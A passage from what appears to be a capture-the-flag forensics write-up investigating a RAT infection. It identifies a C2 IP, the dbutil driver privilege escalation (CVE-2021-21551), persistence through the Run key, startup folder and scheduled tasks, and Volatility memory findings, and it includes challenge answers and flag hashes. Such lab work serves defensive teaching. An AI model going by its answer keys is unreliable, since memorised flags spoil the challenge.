| 2 | .rdata | 00000ed0 | 01077000 | 00001000 | 01074e00 | 00000000 | 00000000 | 0000 | 0000 | 40000040 |
| 3 | .pdata | 000004d4 | 01078000 | 00000600 | 01075e00 | 00000000 | 00000000 | 0000 | 0000 | 40000040 |
| 4 | .xdata | 00000490 | 01079000 | 00000600 | 01076400 | 00000000 | 00000000 | 0000 | 0000 | 40000040 |
| 5 | .bss | 00000ba0 | 0107a000 | 00000000 | 00000000 | 00000000 | 00000000 | 0000 | 0000 | c0000080 |
| 6 | .idata | 000009f0 | 0107b000 | 00000a00 | 01076a00 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 7 | .CRT | 00000060 | 0107c000 | 00000200 | 01077400 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 8 | .tls | 00000010 | 0107d000 | 00000200 | 01077600 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
| 9 | .reloc | 00000084 | 0107e000 | 00000200 | 01077800 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 10 | /4 | 00000650 | 0107f000 | 00000800 | 01077a00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 11 | /19 | 00011bab | 01080000 | 00011c00 | 01078200 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 12 | /31 | 00003261 | 01092000 | 00003400 | 01089e00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 13 | /45 | 000069d7 | 01096000 | 00006a00 | 0108d200 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 14 | /57 | 00002158 | 0109d000 | 00002200 | 01093c00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 15 | /70 | 0000039d | 010a0000 | 00000400 | 01095e00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 16 | /81 | 00001662 | 010a1000 | 00001800 | 01096200 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 17 | /97 | 000078fd | 010a3000 | 00007a00 | 01097a00 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |
| 18 | /113 | 0000051f | 010ab000 | 00000600 | 0109f400 | 00000000 | 00000000 | 0000 | 0000 | 42000040 |

If we check at the end of the file we see a list a weird bytes




Its looks like some encoded value, we can print the end of the file with `tail`




## 2.8. [HARD] IDENTIFY THE C2 IP OF THE RAT

```
FORMAT : **.***.**.**
```

```
57.128.81.56

2ca3836b34e9968deee06b4982f9950975cef1d5
```

To identify the C2 IP, we can run the malware in a sandbox and listening for outgoing traffic with wireshark:





## 2.9. [HARD] GIVE THE CVE NUMBER USED FOR THE PRIVILEGE ESCALATION

```
FORMAT : CVE-****-*****
```

```
CVE-2021-21551

9f771e2b75130fd29720388143b1e4d29553aaf1™
```


In the working directory of the attacker, we find the tool used for privilege escalation at `c:/Users/Janne Buisson/AppData/Roaming/beef/Desktop.lnk.exe`

By looking at the hash on virustotal, we found that its name is `dbutil_exploit.exe`



By analyzing memory, we confirm that the vulnerable driver `dbutil` was installed and running:

```
vol.py -f memory.raw windows.driverscan
```




We can also confirm the driver installation with the **amcache**, since the path to `db_util_2_3.sys` is different from other drivers, that should get our attention



With a simple google search using the following terms: "`dbutil exploit`", we found this article about a metasploit module:

> *The DBUtil_2_3.sys driver distributed by Dell exposes an unprotected IOCTL interface that can be abused by an attacker to read and write kernel-mode memory.*


It's also mentioning: CVE-2021-21551

This CVE is abusing vulnerable driver `Dell dbutil_2_3.sys` allowing privilege escalation
We can check if the driver is vulnerable by computing it's sha256 hash :
`0296e2ce999e67c76352613a718e11516fe1b0efc3ffdb8918fc999dd76a73a5`

And checking on loldrivers.io if it's referenced.




## 2.10. [GROUP] IDENTIFY MITRE ATTACK TECHNIQUES FOR THIS CAMPAIGN



# 3. Full investigation Writeup :

## 3.1. Checking for persistence techniques

### 3.1.1. Checking for persistence techniques

Attackers aim for persistence to maintain long-term access. They employ methods like adding to startup menus, creating registry keys, or scheduling tasks to ensure their presence survives reboots and remains undetected.


Identifying persistence mechanisms is crucial in forensic analysis as it helps trace the attacker's footprint over time, revealing their tactics and enabling a comprehensive understanding of the intrusion.

- **Startup Menu**

The Startup Menu is a special folder on windows operating system that will automatically launch at startup every programs it contains.

In cybersecurity forensics, the principle of using the startup menu for persistence revolves around manipulating the Windows startup menu or equivalent on other operating systems. Attackers can add their malicious programs or scripts to the startup menu, ensuring that they automatically run when the system boots up. This technique allows them to maintain unauthorized access or execute malicious activities consistently, making it a key area of investigation to detect and mitigate such persistence mechanisms.

By looking at the startup menu we found a OneNote shortcut and an executable with the name `microsoft-kpp.exe`




### ♦ REGISTRY KEYS

In cybersecurity forensics, the principle of registry keys for persistence involves the use of Windows Registry keys to maintain an attacker's presence on a compromised system. These keys can be manipulated to execute malicious code or maintain access even after system reboots, making them a crucial focus for investigators to identify and remove in order to secure the system.

> *See T1547.001*


Looking at `Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` we find again the `microsoft-kpp.exe` executable





### ♦ SCHEDULED TASKS

The principle of using scheduled tasks for persistence involves the creation of automated tasks or scripts on a compromised system that are scheduled to run at specific times or under specific conditions. Attackers use this technique to ensure their malicious activities continue to execute, even after initial compromise, making it a critical aspect to investigate. Detecting and analyzing these scheduled tasks is essential for forensic experts to identify and mitigate persistent threats.

Looking at scheduled tasks we found a task with an weird name : `canary`, it would appear that its executing `C:\windows\msfix.exe` as `NT AUTHORITY\SYSTEM`



The executable `msfix.exe` has the same sha256 hash as `microsoft-kpp.exe` : `82db191bf1bc74883491effcda5252726a9c8b0982f2b2ffc6abf364529888dc`




### 3.1.2. Memory Investigation

We can do some memory analysis on the dumped RAM thanks to Volatility3

The principle of memory analysis using Volatility involves leveraging the Volatility framework, an open-source tool, to examine and extract information from a computer's volatile memory (RAM) during a digital forensic investigation. Volatility allows investigators to analyze the running state of a system, including processes, network connections, open files, and more. It helps in identifying and understanding the behavior of malware, rootkits, and suspicious activities that may not be evident from traditional disk-based forensics, making it a powerful tool for cyber forensics experts.


WIth the following command we found a `microsoft-kpp.exe`, so it's still running on the victim computer.

```
vol.py -f ../Artifacts/memory.raw windows.pstree
```

```
636     528     winlogon.exe    0x9909f55e3080  5       -       1       False   2023-11-04 09:24:05.000000      N/A
* 4588  636     userinit.exe    0x9909f75860c0  0       -       1       False   2023-11-04 09:24:09.000000      2023-11-04 09:24:34.000000
** 4684 4588    explorer.exe    0x9909f75a80c0  75      -       1       False   2023-11-04 09:24:10.000000      N/A
*** 8860        4684    microsoft-kpp.  0x9909f8ad2080  13      -       1       False   2023-11-04 09:24:32.000000      N/A
**** 5292       8860    conhost.exe     0x9909f8ad9080  3       -       1       False   2023-11-04 09:24:32.000000      N/A
*** 8164        4684    msedge.exe      0x9909f7b33080  42      -       1       False   2023-11-04 09:24:25.000000      N/A
**** 5384       8164    msedge.exe      0x9909f7ea4080  7       -       1       False   2023-11-04 09:24:25.000000      N/A
**** 4868       8164    msedge.exe      0x9909f8a292c0  14      -       1       False   2023-11-04 09:24:25.000000      N/A
**** 4840       8164    msedge.exe      0x9909f8a272c0  18      -       1       False   2023-11-04 09:24:25.000000      N/A
**** 5460       8164    msedge.exe      0x9909f862c080  10      -       1       False   2023-11-04 09:24:25.000000      N/A
*** 7748        4684    VBoxTray.exe    0x9909f7e97080  11      -       1       False   2023-11-04 09:24:23.000000      N/A
*** 9032        4684    microsoft-kpp.  0x9909f8ad8080  13      -       1       False   2023-11-04 09:24:32.000000      N/A
**** 8944       9032    conhost.exe     0x9909f8ad6080  3       -       1       False   2023-11-04 09:24:32.000000      N/A
*** 7596        4684    SecurityHealth  0x9909f64ed080  2       -       1       False   2023-11-04 09:24:23.000000      N/A
*** 7860        4684    chrome.exe      0x9909f86d8080  42      -       1       False   2023-11-04 09:25:53.000000      N/A
**** 3360       7860    chrome.exe      0x9909f779c080  9       -       1       False   2023-11-04 09:25:53.000000      N/A
**** 5860       7860    chrome.exe      0x9909f7fd3080  14      -       1       False   2023-11-04 09:25:54.000000      N/A
```


With the malfind module, we can list every program allocating RWX memory page, often used by malware to do memory injection.
It looks like `microsoft-kpp.exe` and `msfix.exe` are injecting some shellcode in memory.

```
vol.py -f ../Artifacts/memory.raw windows.malfind
```




Thanks to the following command we found the vulnerable driver : `dbutil`


```
vol.py -f ../Artifacts/memory.raw windows.driverscan
```



### 3.1.3. Investigation of the recycle bin

The Recycle Bin, also known as the Trash in some operating systems, is a feature in various computer systems where deleted files are temporarily stored before being permanently deleted. It serves as a safety net for users, allowing them to recover accidentally deleted files. In the context of digital forensics, the Recycle Bin is significant because it can potentially contain deleted files that may be relevant to an investigation. Investigators can examine its contents to recover and analyze deleted files that could be crucial in understanding user actions, data deletion, or potential evidence in cybercrime cases.

By looking at the recycle bin we found the following:

